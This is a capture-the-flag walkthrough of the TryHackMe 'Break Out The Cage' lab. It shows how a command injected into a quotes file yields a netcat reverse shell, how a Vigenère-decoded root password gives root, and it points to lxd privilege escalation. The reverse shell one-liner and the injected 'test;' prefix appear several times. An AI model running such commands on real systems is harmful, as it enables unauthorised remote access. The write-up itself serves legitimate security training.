


```
weston@national-treasure:/opt/.dads_scripts/.files$ echo 'test; rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/tmp/f' > .quotes
weston@national-treasure:/opt/.dads_scripts/.files$ cat .quotes
test; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/tmp/f
weston@national-treasure:/opt/.dads_scripts/.files$ python ../spread_the_quotes.py

Broadcast message from weston@national-treasure (pts/0) (Tue Jun 16 15:21:57 20

test

rm: cannot remove '/tmp/f': No such file or directory
```

```
nobodyatall@0xB105F00D:~/tryhackme$ nc -lvp 18890
listening on [any] 18890 ...
10.10.32.206: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.32.206] 41990
$ 
```

test; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/tmp/f


successfully got cage user



```
nobodyatall@0xB105F00D:~/tryhackme/breakoutthecage$ ssh weston@10.10.8.225
The authenticity of host '10.10.8.225 (10.10.8.225)' can't be established.
ECDSA key fingerprint is SHA256:5SfBwCWS7eOa++Pxtlamyng8cPcCWV3yaRPL2zXFcYg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.8.225' (ECDSA) to the list of known hosts.
weston@10.10.8.225's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


39 packages can be updated.
0 updates are security updates.

         __________
        /\___;;___\
       | /        /
       `. ())oo() .
        |\(%()*^^()^\
       %| |-%-------|
      % \ | %  ))   |
      %  \|%________|
       %%%%
Last login: Tue May 26 10:58:20 2020 from 192.168.247.1
weston@national-treasure:~$ cd /opt/.dads_scripts/.files/
weston@national-treasure:/opt/.dads_scripts/.files$ echo 'test; rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/tmp/f' > .quotes
weston@national-treasure:/opt/.dads_scripts/.files$ cat .quotes
test; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/tmp/f

Broadcast message from cage@national-treasure (somewhere) (Tue Jun 16 15:30:03

test
```

```
nobodyatall@0xB105F00D:~/tryhackme$ nc -lvp 18890
listening on [any] 18890 ...
10.10.8.225: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.8.225] 43150
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
cage@national-treasure:~$
```


Cage
====
found the flag!



```
-rw------- 1 cage cage 6761 May 26 21:34 .viminfo
cage@national-treasure:~$ cat Super_Duper_Checklist
1 - Increase acting lesson budget by at least 30%
2 - Get Weston to stop wearing eye-liner
3 - Get a new pet octopus
4 - Try and keep current wife
5 - Figure out why Weston has this etched into his desk: THM{M37AL_0R_P3N_T35T1NG}
cage@national-treasure:~$
```


interesting email content

//root user?



```
cage@national-treasure:~/email_backup$ cat email_2
From - Cage@nationaltreasure.com
To - SeanArcher@BigManAgents.com

Dear Sean

We've had this discussion before Sean, I want bigger roles, I'm meant for greater things.
Why aren't you finding roles like Batman, The Little Mermaid(I'd make a great Sebastian!),
the new Home Alone film and why oh why Sean, tell me why Sean. Why did I not get a role in the
new fan made Star Wars films?! There was 3 of them! 3 Sean! I mean yes they were terrible films.
I could of made them great... great Sean.... I think you're missing my true potential.

On a much lighter note thank you for helping me set up my home server, Weston helped too, but
not overally greatly. I gave him some smaller jobs. Whats your username on here? Root?

Yours

Cage
cage@national-treasure:~/email_backup$ 
```


//that's root password??



```
cage@national-treasure:~/email_backup$ cat email_3
From - Cage@nationaltreasure.com
To - Weston@nationaltreasure.com

Hey Son

Buddy, Sean left a note on his desk with some really strange writing on it. I quickly wrote
down what it said. Could you look into it please? I think it could be something to do with his
account on here. I want to know what he's hiding from me... I might need a new agent. Pretty
sure he's out to get me. The note said:

haiinspsyanileph

The guy also seems obsessed with my face lately. He came him wearing a mask of my face...
was rather odd. Imagine wearing his ugly face.... I wouldnt be able to FACE that!!
hahahahahahahahahahahahahahahaahah get it Weston! FACE THAT!!!! hahahahahahahhaha
ahahahhahaha. Ahhh Face it... he's just odd.

Regards

The Legend - Cage
```

-cage did mention ‘face’ all the time in this email
-and we know tht it used vigenere cipher to encrypt the ciphertext

so let's decrypt it



Vigenère Decode


Key
face

```
haiinspsyanileph
```

```
cageisnotalegend
```


-so root credential
 root:cageisnotalegend

root user!!



```
cage@national-treasure:~/email_backup$ su root
Password:

Broadcast message from cage@national-treasure (somewhere) (Tue Jun 16 16:42:01

test


root@national-treasure:/home/cage/email_backup#
```


root flag



```
Sean Archer
root@national-treasure:~/email_backup# cat email_2
From - master@ActorsGuild.com
To - SeanArcher@BigManAgents.com

Dear Sean

I'm very pleased to here that Sean, you are a good disciple. Your power over him has become
strong... so strong that I feel the power to promote you from disciple to crony. I hope you
don't abuse your new found strength. To ascend yourself to this level please use this code:

THM{8R1NG_D0WN_7H3_C493_L0N9_L1V3_M3}

Thank you

Sean Archer
root@national-treasure:~/email_backup#
```


2ndLPE From Cage

cage is in lxd group



```
cage@national-treasure:~$ id
uid=1000(cage) gid=1000(cage) groups=1000(cage),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
cage@national-treasure:~$
```

google about lxd privilege escalation



ubuntu 18.04 lxd privilege escalation

About 2,820 results (0.40 seconds)

www.hackingarticles.in › lxd-privilege-escalation

Lxd Privilege Escalation - Hacking Articles


Oct 12, 2019 - A member of the local "lxd" group can instantly **escalate** the **privileges** to root on the host operating system. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. ... This gives a low-**privilege** user root access to the host filesystem.

www.exploit-db.com › exploits

Ubuntu 18.04 - 'lxd' Privilege Escalation - Linux local Exploit

Jun 10, 2019 - **Ubuntu 18.04 - 'lxd' Privilege Escalation**. EDB-ID: 46978. CVE: N/A ...

